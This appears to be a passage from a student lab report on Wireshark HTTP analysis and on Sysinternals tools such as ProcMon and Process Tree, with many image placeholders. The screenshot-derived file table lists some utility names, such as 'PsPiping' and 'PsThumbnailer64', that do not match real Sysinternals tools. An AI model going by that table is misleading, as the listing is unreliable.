
### 3.According to http, what data will TCP show?

#### Analysis-


As we did in the last challenge, we will apply a regular express filter for the Google keyword. Apply frame matched “http”




Select the packet and expand the Hypertext Transfer Protocol tab right click on Transmission Control Protocol Go to Protocol Preferences and check Allow subdissector to resemble TCP stream with HTTP spanning bodies.



Now Go to file and select Export Objects->HTTP. It will save all objects from the packet.



Click on save all.




After checking it seems only the packets transfer were to connect the machine to the internet.


#### 4. How many web servers are running Microsoft?

##### Analysis-

The web server name can be retrieved from HTTP response header. So will apply filter **http.response** and We can see all http response packets.





Now we will set the server header as column select any packet and right click on it then select Apply as Column.



Now we can see the server column where all server name is showing.

After applying filter Go to **Statistics->Endpoints**



## Project 13

**Aim:** Using Sysinternals tools for Network Tracking and Process Monitoring.

### ➤ Check Sysinternals tools


Windows Sysinternal tools are utilities to manage, diagnose, troubleshoot and monitor a Microsoft Windows environment.

The following are the categories of Sysinternal tools:

1. Files and Disk utilities
2. Networking utilities
3. Process utilities
4. Security utilities
5. System Information utilities
6. Miscellaneous utilities

### ➤ Monitor Live Processes(Tool:ProcMon):


1. Filter(Process Name or PID or Architecture,etc)




The screenshot shows the SysinternalsSuite interface with a file explorer window. The left sidebar shows a tree view of the system structure, including Home, Desktop, Downloads, Documents, Pictures, Music, Videos, Screenshots, New Volume (D), and Network. The main pane displays a list of files and folders under 'Downloads'. The list includes various Sysinternals tools such as procDump64, process, process64, procrun, Procmon, Procmon64, PsExec, PsExec64, PsFile, PsFile64, PsGetSID, PsGetSID64, PsInfo, PsInfo64, PsKill, PsKill64, PsList, PsList64, PsLogon, PsLogon64, PsLogonList, PsLogonList64, PsPopups, PsPopups64, PsPiping, PsPiping64, PsService, PsService64, PsShutdown, PsShutdown64, and PsThumbnailer64. The table has columns for Name, Type, Compressed size, Password..., Size, Ratio, Date modified, and Details (which is highlighted). The table shows various file sizes and dates ranging from 2022 to 2024.

| Name            | Type                    | Compressed size | Password... | Size     | Ratio | Date modified       | Details |
|-----------------|-------------------------|-----------------|-------------|----------|-------|---------------------|---------|
| procDump64      | Application             | 192 KB          | No          | 415 KB   | 54%   | 03-11-2022 03:55 PM |         |
| process         | Compiled HTML Help file | 64 KB           | No          | 71 KB    | 11%   | 18-08-2021 05:30 PM |         |
| process         | Application             | 1,677 KB        | No          | 4,423 KB | 63%   | 28-05-2024 04:11 PM |         |
| process64       | Application             | 895 KB          | No          | 2,325 KB | 62%   | 28-05-2024 04:11 PM |         |
| procrun         | Compiled HTML Help file | 55 KB           | No          | 63 KB    | 12%   | 29-09-2023 04:44 PM |         |
| Procmon         | Application             | 1,461 KB        | No          | 4,039 KB | 64%   | 20-06-2024 09:55 PM |         |
| Procmon64       | Application             | 770 KB          | No          | 2,093 KB | 64%   | 20-06-2024 09:55 PM |         |
| PsExec          | Application             | 345 KB          | No          | 700 KB   | 51%   | 11-04-2023 06:10 PM |         |
| PsExec64        | Application             | 387 KB          | No          | 814 KB   | 53%   | 11-04-2023 06:10 PM |         |
| PsFile          | Application             | 123 KB          | No          | 230 KB   | 47%   | 30-03-2023 04:57 PM |         |
| PsFile64        | Application             | 144 KB          | No          | 283 KB   | 50%   | 30-03-2023 04:57 PM |         |
| PsGetSID        | Application             | 213 KB          | No          | 404 KB   | 48%   | 30-03-2023 04:57 PM |         |
| PsGetSID64      | Application             | 247 KB          | No          | 495 KB   | 51%   | 30-03-2023 04:57 PM |         |
| PsInfo          | Application             | 223 KB          | No          | 433 KB   | 49%   | 30-03-2023 04:57 PM |         |
| PsInfo64        | Application             | 257 KB          | No          | 524 KB   | 52%   | 30-03-2023 04:57 PM |         |
| PsKill          | Application             | 200 KB          | No          | 382 KB   | 48%   | 30-03-2023 04:57 PM |         |
| PsKill64        | Application             | 235 KB          | No          | 466 KB   | 50%   | 30-03-2023 04:57 PM |         |
| PsList          | Application             | 110 KB          | No          | 213 KB   | 49%   | 30-03-2023 04:58 PM |         |
| PsList64        | Application             | 129 KB          | No          | 261 KB   | 51%   | 30-03-2023 04:58 PM |         |
| PsLogon         | Application             | 70 KB           | No          | 149 KB   | 53%   | 28-06-2016 09:51 AM |         |
| PsLogon64       | Application             | 77 KB           | No          | 167 KB   | 55%   | 28-06-2016 09:49 AM |         |
| PsLogonList     | Application             | 163 KB          | No          | 306 KB   | 47%   | 30-03-2023 04:58 PM |         |
| PsLogonList64   | Application             | 188 KB          | No          | 370 KB   | 50%   | 30-03-2023 04:58 PM |         |
| PsPopups        | Application             | 117 KB          | No          | 217 KB   | 47%   | 30-03-2023 04:58 PM |         |
| PsPopups64      | Application             | 135 KB          | No          | 265 KB   | 50%   | 30-03-2023 04:58 PM |         |
| PsPiping        | Application             | 138 KB          | No          | 281 KB   | 52%   | 30-03-2023 04:57 PM |         |
| PsPiping64      | Application             | 152 KB          | No          | 339 KB   | 56%   | 30-03-2023 04:57 PM |         |
| PsService       | Application             | 136 KB          | No          | 262 KB   | 49%   | 30-03-2023 04:58 PM |         |
| PsService64     | Application             | 157 KB          | No          | 315 KB   | 51%   | 30-03-2023 04:58 PM |         |
| PsShutdown      | Application             | 338 KB          | No          | 675 KB   | 51%   | 30-03-2023 04:57 PM |         |
| PsThumbnailer64 | Application             | 181 KB          | No          | 701 KB   | 52%   | 10-01-2023 04:47 PM |         |


2. Go in Tools->Process Tree




### 3. Then after clicking on Process Tree you will get the result for the same



